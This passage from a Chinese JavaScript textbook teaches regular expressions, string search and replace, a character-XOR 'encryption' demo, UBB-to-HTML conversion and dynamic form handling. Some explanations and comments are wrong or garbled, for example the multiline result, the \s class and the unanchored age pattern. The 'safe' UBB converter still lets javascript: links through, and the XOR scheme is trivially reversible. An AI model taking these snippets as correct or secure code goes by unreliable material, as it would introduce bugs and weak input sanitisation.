(?:pattern)	匹配“pattern”的模式，但不返回匹配的结果。就是说，此正则仅仅执行匹配的测试，但不会将匹配的结果字符串保存以备后继调用。这种语法通常和“或”语句（“|”）连用。例如，“inductor(?ylies)”要比“industrylindustries”经济的多
(?=pattern)	定位于“pattern”模式的匹配之前。这是一个非捕获匹配，也就是说不会将匹配的结果字符串保存以备后继调用。例如“Windows (?=95|98|NT|2000)”可以匹配“Windows 2000”中的“Windows”，但是不会匹配“Windows 3.1”中的“Windows”。此匹配模式不占用字符，也就是说当发生一个匹配后，对下一个匹配的搜索将直接从前一个匹配后开始
(?!pattern)	定位于不匹配“pattern”模式的位置之前。这是一个非捕获匹配，也就是说不会将匹配的结果字符串保存以备后继调用。例如“Windows (?!95|98|NT|2000)”可以匹配“Windows 3.1”中的“Windows”，但是不会匹配“Windows 2000”中的“Windows”。此匹配模式不占用字符，也就是说当发生一个匹配后，对下一个匹配的搜索将直接从前一个匹配后开始

（续）

字　符	描　述
x|y	匹配x或y。举例来说，“z|food”可以匹配“z”或者“food”，而“(z|f)ood”匹配“zood”或者“food”
[xyz]	一个字符集合，匹配该集合中的任意一个字符。例如“[abc]”可以匹配“plain”中的“a”
[^xyz]	一个字符集合，匹配不属于该集合中的任意一个字符。例如“[^abc]”可以匹配“plain”中的“p”
[a-z]	一个字符范围集合，匹配属于该集合范围中的任意一个字符。例如“[a-z]”可以匹配从“a”到“z”的任意小写的英文字母
[^a-z]	一个字符范围集合，匹配不属于该集合范围中的任意一个字符。例如“[a-z]”可以匹配不属于从“a”到“z”的任意小写的英文字母
\b	匹配一个单词的结尾，也就是单词最后一个字母和空格之间的位置。例如“er\b”匹配“never”中的“er”，但不匹配“verb”中的“er”
\B	匹配一个非单词的结尾。例如“er\b”匹配“verb”中的“er”，但不匹配“never”中的“er”
\cx	匹配一个由“x”确定的控制字符。例如“\cM”匹配“Control-M”（也就是命令行模式下的“^M”，即回车符）。“x”的取值范围是“A”到“Z”或者“a”到“z”。如果不在此范围内，“c”则被理解为一般的英文字符
\d	匹配一个数字，等同于“[0-9]”
\D	匹配非一个数字，等同于“[^0-9]”
\f	匹配一个填表符，等同于“\x0c”和“\cL”
\n	匹配一个换行符，等同于“\x0a”和“\cJ”
\r	匹配一个回车符，等同于“\x0d”和“\cM”
\s	匹配一个空白符，包括空格、制表符和填表符等，等同于“[\f\n\r\t\v]”
\S	匹配一个非空白符，等同于“[^\f\n\r\t\v]”
\t	匹配一个制表符，等同于“\x09”和“\cI”
\v	匹配一个垂直制表符，等同于“\x0b”和“\cK”
\w	匹配一个英文字符、数字和下划线，等同于“[A-Za-z0-9_]”
\W	匹配一个非英文字符、数字和下划线，等同于“[^A-Za-z0-9_]”
\xn	匹配一个“n”代表的字符。“n”是该字符的十六进制ASCII编码，必须是两位的。例如“\x41”匹配“A”，而“\x041”匹配的是“\x04”加上“1”的字符串。这使得正则中可以使用字符的ASCII编码来引用难以书写的字符
\num	“num”是一个正整数，匹配一个前面匹配的返回结果。例如“(.)\1”匹配连续相同的两个字符
\n	标识一个八进制或者对前面匹配的引用。如果数字n的值小于等于前面已有的匹配数量，则其标识着对前面匹配的引用，否则如果“n”是一个八进制字符（0-7）则标识着一个八进制字符
\nm	标识一个八进制或者对前面匹配的引用。如果数字nm的值小于等于前面已有的匹配数量，则其标识着对前面匹配的引用，否则如果n小于等于前面已有的匹配数量，则其标识着对前面匹配的引用和一个数字“m”，如果都不符合且“m”和“n”均在0-7之间，则其标识着一个八进制字符
\nml	标识着一个八进制字符串，“n”的范围是0～3，“m”和“n”的范围是0～7
\un	匹配一个“n”代表的字符。“n”是该字符的十六进制Unicode编码，必须是4位的。例如“\u00A9”匹配字符“©”

9.2.4　用RegExp函数创建正则对象

除了使用斜线“/”表示正则表达式外，还可以使用JavaScript内置的函数“RegExp”来生成正则表达式，其语法如下：

```
regObj = new RegExp(stringPattern, [strFlags]);
```

“stringPattern”为必需的字符串型参数，描述需要匹配的模式。“strFlags”为可选参数，字符串类型变量，表示需要生成的正则对象的匹配模式，可以取的值有3个：“i”、“g”和“m”，或者为这三者的组合。

需要注意的是，由于“RegExp”函数接受的模式描述为字符串的格式，因此同样的正则表达式在用斜线“/”生成和用“RegExp”生成的时候有时会有所区别。例如：

```
reg1 = /\w+/;
reg2 = new RegExp( "\\w+");
```

正则表达式“reg1”和“reg2”是完全等同的，但是在书写的时候，使用斜线“/”定义正则表达式时不需要对反斜线进行转义，而在用“RegExp”定义的时候，需要用两个反斜线“\\”来表示实际上的一个反斜线“\”。对于初学者来说这是一个很容易出错的地方，需要读者仔细体会。

9.2.5　示例代码中正则的详细解释

根据上表9.1所示的内容，读者可以试着理解示例代码9.1.htm中所涉及的正则表达式的含义。

```
REG_VALIDATE["chn"] = /^[\u0391-\uFFE5]+$/;
REG_VALIDATE["age"] = /^\d{1,3}$/;
REG_VALIDATE["tel"] = /^((\(0?\d{2,3}\))|(0?\d{2,3}\-))?(\(0\d{2,3}\)|0\d{2,3}-)?[1-9]\d{6,7}$/;
REG_VALIDATE["email"] = /^\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*$/;
REG_VALIDATE["required"] = /.+/;
```

（1）中文的正则表达式“^[\u0391-\uFFE5]+$”。从左至右依次阅读该正则进行分析。“^”表示从字符串开头处开始匹配，后面的方括号“[]”表示字符串中的文字必须属于该方括号中的一部分。方括号中的内容“\u0391-\uFFE5”是用unicode表示的字符（该范围中的字符是中文）。“+”表示可以有1个或若干个中文字符，但不可以是空字符串。“$”表示字符串结尾。综上，此正则表达式的含义其实就是字符串从开始至结束必须全部为中文，且字符串长度必须大于或等于1。

（2）年龄的正则表达式“^\d{1,3}$”中，“^”和“$”含义如前所述。“\d”表示数字“0”到“9”，“{1,3}”表示数字至少为一位，最多为3位。需要注意的是，逗号（“,”）左右两侧不可以有空格。读者可能发现，这个正则并不是很严格，比如“0”或者“999”这种不可能是年龄的数字也可以通过检验。请思考如果要限制输入的内容是“1”到“199”之间，此正则表达式应当如何书写？

一个可能的写法是：

```
/1\d{2}|[1-9]\d?/
```

（3）电话号码的正则表达式“^((\(0?\d{2,3}\))|(0?\d{2,3}\-))?(\(0\d{2,3}\)|0\d{2,3}-)?[1-9]\d{6,7}$”的解读和前两者类似，比较易于理解。需要注意的是，由于括号“()”在正则表达式中有着特殊的含义，在需要匹配括号本身时，需要使用反斜线将括号转义。也就是说，“\(”代表的就是括号“(”这个字符本身。

（4）电子邮件的正则表达式“^\w+([-+.]\w+)*@\w+([-.]\w+)*\.\w+([-.]\w+)*$”中，“\w”代表的是一个可打印的非标点符号的英文字符，即“a”到“z”、“A”到“Z”、“0”到“9”以及“_”，等同于“[a-zA-Z0-9_]”。

9.3 文本的编码和加密——正则和字符串操作

仅仅通过上面的介绍，读者很难理解究竟应该如何使用正则表达式。下面将通过几个字符串的方法来演示如何操作正则表达式。正则最常见的应用有匹配和替换。

9.3.1 字符串的搜索、匹配

字符串对象的方法中，“search”和“match”方法用来搜索字符串中对应的内容。

“search”方法的语法如下：

```
intIndex = stringObject.search(rgExp);
```

该方法接受的参数“rgExp”是一个需要搜索的正则表达式。该方法返回值是该匹配在此字符串对象中的索引位置，如果没有匹配的结果则返回“-1”。此方法类似于字符串对象的“indexOf”方法，区别在于，此方法接受正则表达式而不是字符串作为参数，此外“search”方法不像“indexOf”一样可以指定搜索的起始位置。

下面是一个简单的“search”方法使用示例：

```
function SearchTest(){
    var r, re;
    var s = "The quick brown FireFox jumps over a lazy dog.";
    re = /firefox/i;
    r = s.search(re);
    return(r);
}
```

调用函数“SearchTest”将会获得“16”的返回值。这是“FireFox”在字符串对象“s”中第1次出现的位置（读者请记住字符串对象中的位置编号自0开始）。正则表达式“/firefox/i”有选项“i”，其含义是忽略英文字母的大小写。

“match”方法的语法如下：

```
result = stringObject.match (rgExp);
```

该方法接受一个正则表达式作为参数。如果在字符串中没有对此正则的匹配，则返回空值“null”。如果存在匹配时，返回一个数组。数组的内容是所有匹配的子字符串。

返回的数组对象有3个属性：“input”、“index”和“lastIndex”。“input”包含调用该方法的字符串对象，“index”为最后一个匹配的位置，“lastIndex”为最后一个匹配的最后一个字符后的位置。

如果正则表达式没有设置全局属性（g），则返回的数组中，第1个元素为整个匹配的结果，后继的元素为所有的子匹配。如果设置了全局属性，“match”方法返回的数组元素为所有的匹配结果。例如：

```
s="te tes tesc esct"; alert(s.match(/t(e(s))/).join("\r\n"));        //语句1 - 不设置全局属性
s="te tes tesc esct"; alert(s.match(/t(e(s))/g).join("\r\n"));       //语句2 - 设置全局属性
```

执行的结果如图9.5和图9.6所示。

在解决问题的时候，有时候会需要获取一段字符串中“形如XXX”的部分。所谓“形如XXX”指的就是某一种“文本模式”。在JavaScript中，可以通过正则表达式和“match”方法来实现。例如，代码9.3.htm可以从一段文本中获取所有的网址。

图9.5　语句1-不设置全局属性

图9.6　语句1-设置全局属性

代码9.3.htm　从文本中获取网址

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>9-3  从文本中获取网址</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; color:#333; } /*规定了所有的字体样式*/
body { background-color:buttonface; border-width:0px; margin:0px; padding:5px; }
textarea { border-width:1px; width:100%; height:110px; margin-bottom:5px; }
input { border-width:1px; margin-bottom:5px; }
</style>
<script>
function parseURL(){
    var str, re;
    str = $("t1").value;
    re = str.match(/http:\/\/[^ \t\r\n]+/gi);
    if(re){
        $("t2").value = re.join("\r\n\r\n");
    }else{
        $("t2").value = "没有网址";
    }
}

function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body style="overflow:auto;">
<b>请输入需分析的文本：</b>
<textarea id="t1"></textarea>
<input type="button" value="获取网址" onclick="parseURL();">
<br/>
<b>网址列表：</b>
<textarea id="t2"></textarea>
</body>
</html>
```

程序运行效果如图9.7所示。

代码说明如下。

（1）代码9.3.htm中使用正则来描述网址所符合的模式："/http:\/\/[^ \t\r\n]+/gi"。其模式为，由"http://"开头，至空格或制表符或回车换行之前为止的字符串。因为需要获取所有的网址，所以正则设置了全局模式"g"，因为网址中的"http"大小写不一定，所以设置为忽略大小写模式"i"。

（2）使用"match"方法匹配后的结果为一个数组，因为本例中的正则有着全局模式，因此数组的元素就是源字符串中所有为正则所匹配的子字符串。使用数组的"join"方法获得需要的格式输出。

图9.7 从文本中获取网址

9.3.2 字符串的替换

字符串对象有着"replace"方法，用来替换字符串中某些部分。"replace"方法的语法如下：

```
strValue = stringObject.replace(rgExp, replaceText);
```

参数"rgExp"是正则表达式，匹配需要替换的字符串。"replaceText"可以是字符串型变量，为替换的字符串。自Jscript5.5以后的版本，"replaceText"参数也可以为一个函数对象，该函数应返回一个字符串。

"replace"方法并不改变源字符串，而是返回一个替换后的新的字符串对象。代码9.4.htm是一个"replace"方法的基础应用。

代码9.4.htm HTML编码转换

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>9-4  HTML编码转换</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { background-color:buttonface; border-width:0px; margin:0px; padding:5px; }
textarea { border-width:1px; width:200px; height:100px; margin-bottom:5px; }
input { border-width:1px; margin-bottom:5px; }
.output { border:1px inset buttonface; width:200px; height:100px; margin-bottom:5px;
 background-color:white; overflow:auto; padding:5px; }
</style>
<script>
function parseHTML(){
    var str, re;
    str = $("t1").value;
    re = str.replace(/&/g,"&amp;").replace(/"/g,"&quot;").replace(/ /g," ").
    replace(/\t/g,"    ").replace(/</g,"&lt;").replace(/>/g,"&gt;").
    replace(/\r\n/g,"<br>");
    $("t2").value = re;
    $("o1").innerHTML = str;
    $("o2").innerHTML = re;
```

```
}

function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body style="overflow:auto;">
<table width="100%" >
    <tr>
        <td><b>请输入需转换的文本：</b></td>
        <td><b>HTML编码后的文本：</b></td>
    </tr>
    <tr>
        <td><textarea id="t1"></textarea></td>
        <td><textarea id="t2"></textarea></td>
    </tr>
    <tr>
       <td colspan=2><input type="button" value="获取网址" onclick="parseHTML();"></td>
    </tr>
    <tr>
        <td><b>未编码的演示：</b></td>
        <td><b>编码后的演示：</b></td>
    </tr>
    <tr>
        <td><div class="output" id="o1"></div></td>
        <td><div class="output" id="o2"></div></td>
    </tr>
</table>
</body>
</html>
```

程序的运行效果如图9.8所示。



图9.8 HTML编码转换

代码说明如下。

（1）在HTML中，如果需要显示某些特殊字符，如大于号、小于号和空格等，需要将其书写为“HTML实体”，即“<”应书写为“<”、“>”应书写为“>”等。这种类型的工作，可以用正则来轻松完成。

（2）函数“parseHTML”是一个使用正则实现字符串替换的例子。该函数将用户输入的内容进行HTML实体转换。然后将转换的内容输出到另一个多行文本框中。如图9.8中所示，两个多行文本框的下方是多行文本框中内容在HTML页面中的表现。

（3）因为“replace”函数返回的对象也是一个字符串，因此可以直接引用其所具有的“replace”方法。如上例代码中所示，可以直接使用“str.replace(...).replace(...).replace(...)...”的形式。也正是由于“replace”函数不会改变调用的字符串对象自身，而是返回新的一个字符串对象作为替换后的结果，因此必须将返回值赋给一个变量，来实现后继的引用。

“replace”函数的第2个参数为字符串时，其内容中可以使用某些特殊的字符组合表示某些匹配。

表9.2所示的是这里特殊字符组合的含义。

这样的描述可能有些过于抽象，下表9.3所示的是一些具体的例子。

“replace”方法的第2个参数为函数句柄时，每一次发生匹配时都会调用该函数。假设共有n个匹配的结果，则该函数会接受到n+3个参数。第1个参数是当前匹配的子字符串；第2个至第n+1个参数是所有匹配的子字符串；第n+2个参数是当前匹配在源字符串中的位置；第n+3个参数是源字符串。代码9.5.htm是一个使用“replace”方法实现字符串加密解密的程序。

表9.2 字符组合含义

字符组合	含 义
$$	$
$&	正则匹配的整体
$`	正则匹配的部分之前的字符串
$'	正则匹配的部分之后的字符串
$n	第n个子匹配，n为自1至9中的任意一个
$nn	第nn个子匹配，n为自01至99中的任意一个

表9.3 “replace”函数应用示例

表达式	返回值
“abcdefghijklmn”.replace(/cde/, “$$”)	“ab$fghijklmn”
“abcdefghijklmn”.replace(/(c)d(e)/, “-$&-”)	“ab -cde- fghijklmn”
“abcdefghijklmn”.replace(/(c)d(e)/, “$`”)	“ababfghijklmn”
“abcdefghijklmn”.replace(/(c)d(e)/, “$'”)	“abfghijklmnfghijklmn”
“abcdefghijklmn”.replace(/(c)d(e)/, “$2$1”)	“abedcfghijklmn”

代码9.5.htm “replace”实现加密解密

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>9-5  利用正则实现加密解密</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { background-color:buttonface; border-width:0px; margin:0px; padding:5px; }
textarea { border-width:1px; width:200px; height:100px; margin-bottom:5px; }
input { border-width:1px; margin-bottom:5px; }
</style>
<script>
function encode(){
    $("t2").value = escape($("t1").value.replace(/./g, replace_core));
    $("t3").value = escape($("t1").value);
}

function decode(){
    $("t1").value = unescape($("t2").value).replace(/./g, replace_core);
    $("t3").value = escape($("t1").value);
}

function replace_core(chr){
    var chr_code, chr_index;
    chr_code = chr.charCodeAt(0);
```

```
    chr_index = arguments[arguments.length-2];
    return(String.fromCharCode(chr_code^chr_index));
}

function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body style="overflow:auto;">
<table width="100%" >
    <tr>
        <td><b>明文：</b></td>
        <td rowspan="2">
            <input type="button" value="加密" onclick="encode();">
            <br/>
            <input type="button" value="解密" onclick="decode();">
        </td>
        <td><b>密文：</b></td>
        <td><b>escape编码：</b></td>
    </tr>
    <tr>
        <td><textarea id="t1"></textarea></td>
        <td><textarea id="t2"></textarea></td>
        <td><textarea id="t3"></textarea></td>
    </tr>
</table>
</body>
</html>
```

程序运行效果如图9.9所示。

图9.9 “replace”实现加密解密

代码说明如下。

(1) 操作符“^”表示对两个操作数按位异或。异或的运算规则是，“1^1”和“0^0”的结果为“0”，“1^0”的“0^1”结果为“1”。也就是说，“a^b^b”的结果为“a”。这是本例加密解密的原理，需加密对象“a”经加密子“b”异或后得到密文。对密文再次经“b”异或后得到解密的原文。本例中加密子“b”是每个字符在字符串中的位置。

(2) 本例中使用字符串对象的“charCode”方法获得对应字符的编码，“fromCharCode”获得编码对应的字符。

(3) 如前所述，“chr_index = arguments[arguments.length-2];”获得的是当前字符在源字符串中的

位置，用来作为加密算子。

9.4 正则对象的属性和方法

解决很多问题时，正则表达式的内容并不是固定的，不同的代码常常具有相同的效果。然而其效率并不一定相同，这恰是最考验程序员的地方。正则表达式对象作为JavaScript的对象，有着自己的属性和方法。善于合理利用这些属性和方法可以提高代码的效率。

9.4.1 正则对象的属性

正则表达式对象的属性有4个："global"，"ignoreCase"，"multiline"和"source"。其引用的语法为：

```
booleanValue = regObject.global;
booleanValue = regObject.ignoreCase;
booleanValue = regObject.multiline;
booleanValue = regObject.source;
```

"global"属性返回一个布尔型变量，表示该正则表达式的所设置的"全局"属性，默认为假"false"。"ignoreCase"属性返回一个布尔型变量，表示该正则表达式的所设置的"忽略大小写"属性，默认为假"false"。"multiline"属性返回一个布尔型变量，表示该正则表达式的所设置的"多行模式"属性，默认为假"false"。"source"属性返回一个字符串型变量，表示该正则表达式的模式所代表的字符。

这4个属性都是只读的，也就是说不可以设置这4个属性。因为，对于一个正则表达式对象来说，只有在创建的时候可以设置相应的属性，一旦创建完毕后就不可以再改变。

下面是一个使用正则表达式属性的示例：

```
var regObj = /^This is a regular string\. \w+/gi;     //创建一个正则表达式
alert(regObj.global);                                 //返回布尔值"true"
alert(regObj.ignoreCase);                             //返回布尔值"true"
alert(regObj.multiline);                              //返回布尔值"true"
alert(regObj.source);                                 //返回字符串"^This is a regular string\. \w+"
```

9.4.2 正则对象的方法

正则表达式对象的方法有3个："compile"、"exec"和"test"。

"compile"方法的语法为：

```
regObj.compile(stringPattern, [strFlags]);
```

该方法接受的字符型参数"stringPattern"必需提供，为需要编译的正则表达式的字符形式。字符型参数"strFlags"可选，为该正则的匹配模式。可以取的值有3个："i"、"g"和"m"，或者为这三者的组合。

"compile"方法用于将正则表达式编译为内置的格式，可以提高执行的速度，在循环体中使用的时候有更好的表现。例如在重用一个已编译的正则对象的时候，需要的时间会大大减少，但如果正则表达式被改变则不会获得性能上的提高。代码9.6.htm是一个比较"compile"效果的示例。

代码9.6.htm 正则编译的效果

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
```

```
<title>9-6　正则编译的效果</title>
<!-- 样式表 -->
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
</style>
<script>

function init(){
    var str, regObj, t01, t02, startTime;
    str = "AaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpAaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpAaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpAaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpAaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPp";
    startTime = new Date();
    regObj = /kLlMmNnOoPpAaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpAaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpAaBbCc/g;
    for(var i=0; i<50000; i++){
        str.match(regObj);
    }
    t01 = (new Date()) - startTime;
    regObj = regObj.compile("kLlMmNnOoPpAaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpAaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpAaBbCc", "g");
    startTime = new Date();
    for(var i=0; i<50000; i++){
        str.match(regObj);
    }
    t02 = (new Date()) - startTime;
    alert("循环执行50000遍，\r\n未编译的正则耗时 "+t01+"毫秒，\r\n已编译的正则耗时"+t02+"毫秒");
}

window.onload = init;
</script>
</head>
<body style="overflow:auto;">
</body>
</html>
```

代码运行效果如图9.10所示。

图9.10　正则对象编译后的执行效率比较

由上图9.10可以看出，编译后的正则确实可以提高部分执行效率，但是提高的效果并不是非常大，只有大约5%左右的提升。

“exec”方法的语法如下：

```
regObj.exec(str);
```

该方法的参数“str”为字符串型变量，必选。如果没有可匹配的结果，“exec”方法返回空值“null”。如果有可匹配的结果，该方法返回一个数组，数组的第0个元素为整个匹配的结果，数组的第1至n个元素是匹配的子结果。在正则对象的“全局搜索”属性未设置时，“exec”方法等同于字符串对象的“match”方法，同样是执行一个正则对象对字符串的匹配。

如果正则对象的“全局搜索”属性被设置，则“exec”方法会自上次匹配的结果的“lastIndex”属性的位置开始查找。否则的话自字符串对象的头部开始匹配。代码9.7.htm为“exec”方法的应用实例。

代码9.7.htm　正则对象的exec方法实例

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>9-7　正则对象的exec方法示例</title>
</head>
<body style="overflow:auto; padding:0px; margin:0px;">
<div style="background-color:#6090DA; padding:4px 10px;">
    <table style="font-size:14px; font-weight:bold; color:white; font-family:Arial, 宋体;">
    <script>
        var src = "The quick brown fox jumps over a lazy dog.";
        var re = /\w+/g;
        var arr;
        while ((arr = re.exec(src)) != null){
         document.write("<tr><td>自位置 " + arr.index + "至" + arr.lastIndex + ", </td><td>内容为\"" +
          arr + "\"</td></tr>");
        }
    </script>
    </table>
</div>
</body>
</html>
```

程序执行结果如图9.11所示。



图9.11　正则对象的exec方法实例

“test”方法的语法如下：

```
regObj.test(str);
```

该方法的参数“str”为字符串型变量，必选。该方法测试字符串是否匹配正则对象。如果有匹配的结果则返回真“true”，否则返回假“false”。代码9.1.htm中，在判断输入值是否符合要求的时候，就采用了正则对象的“test”方法。

9.5　正则应用——UBB代码转换

UBB代码是HTML的一个变种，是“Ultimate Bulletin Board”(国外一个BBS程序)采用的一种特殊的标记语言。相比于HTML代码，具有语法简单，安全可靠的特点，在很多论坛中被应用。代码9.8.htm是一个将UBB代码转换为HTML代码的例子。

代码9.8.htm　UBB代码转换

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>9-8　UBB代码转换</title>
<!-- 样式表 -->
```

```
<style>
* { font-size:12px; font-family:宋体, Arial; } /*规定了所有的字体样式*/
body { background-color:buttonface; border-width:0px; margin:0px; padding:5px; }
textarea { border-width:1px; width:200px; height:100px; margin-bottom:5px; }
input { border-width:1px; margin-bottom:5px; }
</style>
<script>
function ubb2html(){
    var str = $("t1").value;
    //将UBB代码中的大于号、小于号等转换为HTML实体，以保证安全性
    str = str.replace(/&/g,"&amp;").replace(/"/g,"&quot;").replace(/ /g," ").
replace(/\t/g,"    ").replace(/</g,"&lt;").replace(/>/g,"&gt;").
replace(/\r\n/g,"<br>");
    //将UBB代码转换为对应的HTML代码
    str = str.replace(/\[url\](.+?)\[\/url\]/ig,"<a href=\"$1\">$1<\/a>");
    str = str.replace(/\[url=(.+)\](.+?)\[\/url\]/ig,"<a href=\"$1\">$2<\/a>");
    str = str.replace(/\[email\](.+?)\[\/email\]/ig,"<a href=\"mailto:$1\">$1<\/a>");
    str = str.replace(/\[b\](.+?)\[\/b\]/ig,"<b>$1<\/b>");
    str = str.replace(/\[i\](.+?)\[\/i\]/ig,"<i>$1<\/i>");
    str = str.replace(/\[img\](.+?)\[\/img\]/ig,"<img src=\"$1\" \/>");
    str = str.replace(/\[quote\](.+?)\[\/quote\]/ig,"<div class=\"quote\">$1<\/div>");
    str = str.replace(/\[(u|small|h1|h2|h3|h4|h5|h6|strike|blink|sub|sup|del|pre|big)\]
    (.+?)\[\/\1\]/ig,"<$1>$2<\/$1>");
    str = str.replace(/\[(\#[0-9a-f]{6})\](.+?)\[\/#\]/ig,"<font color=\"$1\">$2<\/a>");
    $("t2").value = str;
}

function $(str){ return(document.getElementById(str)); }
</script>
</head>
<body style="overflow:auto;">
<table width="100%" >
    <tr>
        <td><b>UBB代码：</b></td>
        <td rowspan="2">
            <input type="button" value="转换" onclick="ubb2html();">
        </td>
        <td><b>HTML代码：</b></td>
    </tr>
    <tr>
        <td><textarea id="t1"></textarea></td>
        <td><textarea id="t2"></textarea></td>
    </tr>
</table>
</body>
</html>
```

代码执行的效果如图9.12所示。

代码说明如下。

（1）出于安全性的考虑，在进行UBB到HTML的转换前，应当先将其中的大于号“>”、小于号“<”等转换为HTML实体，以免在后继应用中将文本内容误认为HTML内容。

（2）在正则表达式中，如果需要匹配方括号“[”、“]”等具有特殊含义的字符内容，不可以直接书写，需要用反斜线“\”进行转义。



图9.12 UBB代码转换

（3）在设计正则表达式时，为了保证只匹配最短的部分，使用了非贪婪模式匹配“.+?”。默认的“.+”为贪婪模式。两者的区别在于，对于字符串“[b]黑体[/b]普通文本[b]黑体[/b]”，执行语句“replace(/\[b\](.+?)\[\/b\]/ig,“$1<\/b>”)”的结果是“黑体普通文本黑体”，而执行语句“replace(/\[b\](.+)\[\/b\]/ig,“$1<\/b>”)”的结果是“黑体[/b]普通文本[b]黑体”。

9.6 小结

在处理表单等应用是，常需要对文本内容进行检验。正则表达式是JavaScript提供的一种非常有力的字符串处理工具，其可以以一种很简洁的方式完成对字符串模式的识别，执行判断、查找和替换等操作。本章介绍的知识点如下。

（1）正则表达式的意义。

（2）正则表达式的书写规范。

（3）正则表达式中特殊字符的含义。

（4）字符串对象的“search”、“match”和“replace”方法。

（5）正则对象的属性和方法。

第10章 控制表单——和用户的操作交互

上一章介绍了如何使用正则来验证表单输入。正则是一种非常方便而强大的字符串工具，可以用很少的代码实现非常复杂的字符串操作，让很多原本繁杂的操作清晰起来。

表单除了需要验证输入的有效性外，还常常需要根据用户的操作做出相应的动作。譬如在一个注册页面，用户勾选“我愿意接收邮件”复选框，那么就将“请输入邮件地址”输入框显示出来，而如果用户取消对该复选框的勾选，那么就将“请输入邮件地址”输入框隐藏，以达到好的视觉效果。

使用Javascript和用户进行动态的交互，响应迅速，可以得到很好的用户体验，提升了表单的易用性，让表单更加人性化。下面的例子将说明如何实现和用户的交互。

10.1 实例：随用户操作而变化的表单

代码10.1.htm是一个用户管理页面的一部分，演示如何响应一些常见的用户操作，并通过脚本实现一些人性化的功能。为了便于阅读和理解，已经去除表现样式，只保留了功能代码。

代码10.1.htm 随用户操作而变化的表单

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>10-1 随用户操作而变化的表单</title>
<!-- 脚本部分 -->
<script type="text/javascript">
    function show_upload(){
        document.getElementById("div_upload").style.display = "block";   // 显示上传头像部分
        document.getElementById("input_show_upload").value = "关闭上传头像";      // 更改按钮文字
        document.getElementById("input_show_upload").onclick = hide_upload; // 绑定onclick事件
    }

    function hide_upload(){
        document.getElementById("div_upload").style.display = "none";    // 隐藏上传头像部分
        document.getElementById("input_show_upload").value = "我要上传头像";  // 更改按钮文字
        document.getElementById("input_show_upload").onclick = show_upload; // 绑定onclick事件
    }

    function upload_image_preview(){
        var img_path = document.getElementById("input_image_file").value;
        // 通过后缀名判断，如果选择的文件不是图片那么终止执行
        if(!img_path.match(/\.(jpg|gif|tif|png)$/i))return;
        // 载入图片
        document.getElementById("span_image_preview").innerHTML = "<img height=\"50px\" src=\""
        + img_path + "\">";
    }
```

```
    function check_status(){ // 根据复选框的勾选与否决定用户名文本框和密码文本框是否禁用
        if(document.getElementById("input_use_other_account").checked){
            document.getElementById("input_user_name").disabled = false;
            document.getElementById("input_user_pass").disabled = false;
            document.getElementById("input_user_name").value = "请输入姓名";
            document.getElementById("input_user_pass").value = "";
            document.getElementById("input_user_name").focus();
            document.getElementById("input_user_name").select()
        }else{
            document.getElementById("input_user_name").disabled = true;
            document.getElementById("input_user_pass").disabled = true;
            document.getElementById("input_user_name").value = "默认用户名";
            document.getElementById("input_user_pass").value = "something";
        }
    }

    function check_name(){
          document.getElementById("input_use_other_account").checked = false;
          check_status();
    }

    function create_city(){
        if(document.getElementById("select_province").value=="jiangsu"){
            document.getElementById("span_city").innerHTML="<select><option>南京
            </option><option>苏州</option></select>";
        }else{
            document.getElementById("span_city").innerHTML="<select><option>广州
             </option><option>深圳</option></select>";
        }
    }

    function check_keydown(){
        if(event.ctrlKey && event.keyCode == 13){        // 判断按键，13代表的是Enter键
            document.getElementById("form1").submit(); // 提交表单
        }
    }
</script>
</head>
<body style="overflow:auto;">
<!-- 用户管理页面：用户资料表单 -->
<form id="form1">
    <!-- 其他部分内容省略 -->
    <input id="input_show_upload" type="button" onclick="show_upload();" value=
    "我要上传头像"><br>
    <div id="div_upload" style="display:none">
        请选取头像文件：<input id="input_image_file" type="file" onchange=
        "upload_image_preview();"><br>
        头像预览：<span id="span_image_preview"></span>
    </div>
```

```
    <hr>
    使用其他账户登录：<input id="input_use_other_account" type="checkbox" onclick="
  check_status();"><br>
    用户名：<input id="input_user_name" value="默认用户名" onchange="check_name();" disabled>
    密 码：<input id="input_user_pass" type="password" value="something" disabled><br>
    <hr>
    你来自：
    <select id="select_province" onchange="create_city();">
        <option value="jiangsu">江苏</option>
        <option value="guangdong">广东</option>
    </select>
    <span id="span_city"><select><option>南京</option><option>苏州</option></select></span><br>
    <hr>
    个人简介：<br>
    <textarea onkeydown="check_keydown();" cols="80" rows="10">按住Ctrl + Enter提交本表单</textarea>
</form>
</body>
</html>
```

代码说明如下。

(1) 页面在IE6.0浏览器中的效果如图10.1所示。

(2) 用户在单击“我要上传头像”按钮后，会显示出上传文件的部分，如图10.2所示。



图10.1 用户管理页面的初始效果



图10.2 动态显示表单元素

(3) 在输入头像图片路径后，会自动出现图片的预览，以免用户选错图片，如图10.3所示。

(4) 勾选“使用其他账户登录”复选框，原本不可用状态的“用户名”文本框、“密码”文本框变为可用，反之亦然，如图10.4所示。



图10.3 自动预览将上传的图片



图10.4 根据复选框状态决定文本框的可用性

(5)“用户名”文本框如果为空的时候，会自动的把“使用其他账户登录”复选框解除选中状态。

